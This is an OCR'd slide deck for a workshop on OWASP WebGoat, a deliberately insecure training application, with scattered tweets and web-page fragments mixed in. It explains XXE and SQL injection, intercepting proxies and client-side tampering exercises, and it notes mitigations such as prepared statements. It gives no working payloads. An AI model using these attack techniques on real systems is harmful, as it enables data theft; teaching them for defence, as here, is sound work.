
Learn the hack



Stop the attack

Nanne Baars. (https://github.com/nbaars/webgoat_workshop)

Agenda

- Introduction
- Lessons
  - Http Basics
  - SQL injection
  - XXE
  - Password reset
  - JWT
  - CSRF
- Challenges and/or create your own lesson

WebGoat

- **WebGoat** is a deliberately insecure web application designed to teach web application security lessons.
- Lessons for: SQL injection, XSS, CSRF etc.
- Focus on learning instead of “just” hacking

Learn in three steps

Explain the vulnerability

WEBGOAT

XXE

- Introduction
- General
- Injection Flaws
  - SQL Injection
  - SQL Injection (advanced)
  - SQL Injection (mitigations)
  - XXE
- Authentication Flaws
- Cross-Site Scripting (XSS)
- Access Control Flaws
- Insecure Communication
- Request Forgeries
- Vulnerable Components - A9
- Client side
- Challenges

Reset lesson

1 2 3 4 5 6 7 8

What is a XML entity?

An XML Entity allows tags to be defined that will be replaced by content when the XML Document is parsed. In general there are three types of entities: * internal entities * external entities * parameter entities.

An entity must be created in the Document Type Definition (DTD), let's start with an example:

```
<?xml version="1.0" standalone="yes" ?>
<!DOCTYPE author [
  <!ELEMENT author (#PCDATA)>
  <!ENTITY js "Jo Smith">
]>
<author>&js;</author>
```

So everywhere you use the entity `&js;` the parser will replace it with the value defined in the entity.

What is an XXE injection?


An XML External Entity attack is a type of attack against an application that parses XML input. This attack occurs when XML input containing a reference to an external entity is processed by a weakly configured XML parser. This attack may lead to the disclosure of confidential data, denial of service, server side request forgery, port scanning from the perspective of the machine where the parser is located, and other system impacts.

Attacks can include disclosing local files, which may contain sensitive data such as passwords or private user data, using file: schemes or relative paths in the system identifier. Since the attack occurs relative to the application processing the XML document, an attacker may use this trusted application to pivot to other internal systems, possibly disclosing other internal content via http(s) requests or launching a CSRF attack to any unprotected internal services. In some situations, an XML processor library

https://owasp.org/www-project-webgoat/


Learn by doing

During the explanation of a vulnerability we build assignments which will help you understand how it works.



Explain mitigation

At the end of each lesson you will receive an overview of possible mitigations which will help you during your development work.




https://owasp.org/www-project-webgoat/

Jeff Williams
@planetlevel

Following

The PayPal 2FA bypass is exactly the same as an #OWASP WebGoat lesson I wrote in 2001. henryhoggard.co.uk/blog/Paypal-2F…




2:58 PM - 25 Oct 2016

51 Retweets **60** Likes

1 51 60

Josh Grossman @JoshCGrossman · 25 Oct 2016

.@planetlevel every time I think a **#webgoat** lesson isnt realistic enough, a client app comes along and proves me wrong! #appsec




Jeff Williams @planetlevel

The PayPal 2FA bypass is exactly the same as an #OWASP WebGoat lesson I wrote in 2001. henryhoggard.co.uk/blog/Paypal-2F…

5 2

Dave Wichers
@wichers



AshleyB @AshBurke84 · Jan 9
@shehackspurple thanks for how welcoming and helpful you are. I am

...n Jonathon go
...t security &

GitLab

Product Pricing Resources Blog Support Install GitLab

Get free trial Explore Sign in Register

Aug 11, 2020 - Isaac Dawson

How to Benchmark Security Tools: a Case Study Using WebGoat

When tasked to compare security tools, it's critical to understand what's a fair benchmark. We take you step-by-step through WebGoat's lessons and compare them to SAST and DAST results.

← Back to security

02:00 PM

New

1 3 6

Are your Web applications secure? WebGoat, a tool old enough t... high school, continues to instruct.

...Rag, and 100

...urs Into Testing

#298176 SQL injection in MilestoneFinder order method

State	● Resolved (Closed)
Disclosed publicly	April 27, 2018 4:20am +0200
Reported To	GitLab
CVE ID	CVE-2017-0914
Weakness	SQL Injection
Bounty	$2,000

Severity: Critical (9.9)

In this assignment try to perform an SQL injection through the ORDER BY field. Try to find the ip address of the `webgoat-prd` server.

Note: The submit field of this assignment is **NOT** vulnerable for an SQL injection.

LIST OF SERVERS

Edit

Online | Offline | Out Of Order

Hostname	IP	MAC	Status	Description
webgoat-dev	192.168.4.0	AA:BB:11:22:CC:DD	success	Development server
webgoat-tst	192.168.2.1	EE:FF:33:44:AB:CD	success	Test server
webgoat-acc	192.168.3.3	EF:12:FE:34:AA:CC	danger	Acceptance server
webgoat-pre-prod	192.168.6.4	EF:12:FE:34:AA:CC	danger	Pre-production server

IP address webgoat-prd server: 192.1.0.12

Submit

We need help

- Not just in the development part…
- Translations
- But also input for new lessons
- Content
- Review
- Testing
- Etc…


I love a
challenge!

Demo WebGoat

HTTP Basics

Setup

Firefox

OWASP ZAP

WEBGOAT


Plugins:

- Foxyproxy standard(optional)
- Cookie manager (optional)
- Web Developer

Intercepting proxy

- Basically a “Man-in-the-middle” attack on yourself

- Full control on all HTTP traffic:
  - Monitoring
  - Pausing
  - Analysis
  - Editing
  - Etc



WEBGOAT

- Introduction
- General
- (A1) Injection
- (A2) Broken Authentication
- (A3) Sensitive Data Exposure
- (A4) XML External Entities (XXE)
- (A5) Broken Access Control
- (A7) Cross-Site Scripting (XSS)
- (A8) Insecure Deserialization
- (A9) Vulnerable Components
- (A8:2013) Request Forgeries
- Client side
  - Bypass front-end restrictions
  - Client side filtering
  - HTML tampering
- Challenges

Client side filtering

Show hints | Reset lesson

1 2 3

No need to pay if you know the code …

Samsung Galaxy S8

Samsung · (124421 reviews)

PRICE

US $899

COLOR

CAPACITY 64 GB 128 GB

QUANTITY - 1 +

CHECKOUT CODE

Like

WEBGOAT

- Introduction
- General
- (A1) Injection
- (A2) Broken Authentication
- (A3) Sensitive Data Exposure
- (A4) XML External Entities (XXE)
- (A5) Broken Access Control
- (A7) Cross-Site Scripting (XSS)
- (A8) Insecure Deserialization
- (A9) Vulnerable Components
- (A8:2013) Request Forgeries
- Client side
  - Bypass front-end restrictions
  - Client side filtering
  - HTML tampering
- Challenges

HTML tampering

Show hints | Reset lesson

1 2 3

Try it yourself

In an online store you ordered a new TV, try to buy one or more TVs for a lower price.

Product

55'' M5510 White Full HD Smart TV

by Samsung

Status: In Stock

WEBGOAT

- Introduction
- General
  - HTTP Basics
  - HTTP Proxies
  - Developer Tools
  - CIA Triad
  - Crypto Basics
  - Writing new lesson
- (A1) Injection
- (A2) Broken Authentication
- (A3) Sensitive Data Exposure
- (A4) XML External Entities (XXE)
- (A5) Broken Access Control

HTTP Proxies

Reset lesson

1 2 3 4 5 6 7 8 9 10

Configure a breakpoint filter

Before we start diving into intercepting requests with ZAP we need to exclude tl
for the internal working of WebGoat. Basically a breakpoint is configured that wi
as long as the polling .mvc messages will be excluded. As this would be annoyi

Set the breakpoint as follows:

It All Starts with a '

It's not fun when you're next!


SQL Injection

Never, Ever underestimate

The Power of '

mantra

SQL injection



Mitigation: use prepared statements

What is SQL Injection?

A SQL injection attack consists of insertion or “injection” of malicious data via the SQL query input from the client to the application

A successful SQL injection exploit can

- Read and modify sensitive data from the database
- Execute administration operations on the database
  - Shutdown auditing or the DBMS
  - Truncate tables and logs
  - Add users
- Recover the content of a given file present on the DBMS file system
- Issue commands to the operating system

Example of SQL Injection

```
select * from users where name = 'OWASP'
```

Dynamic query

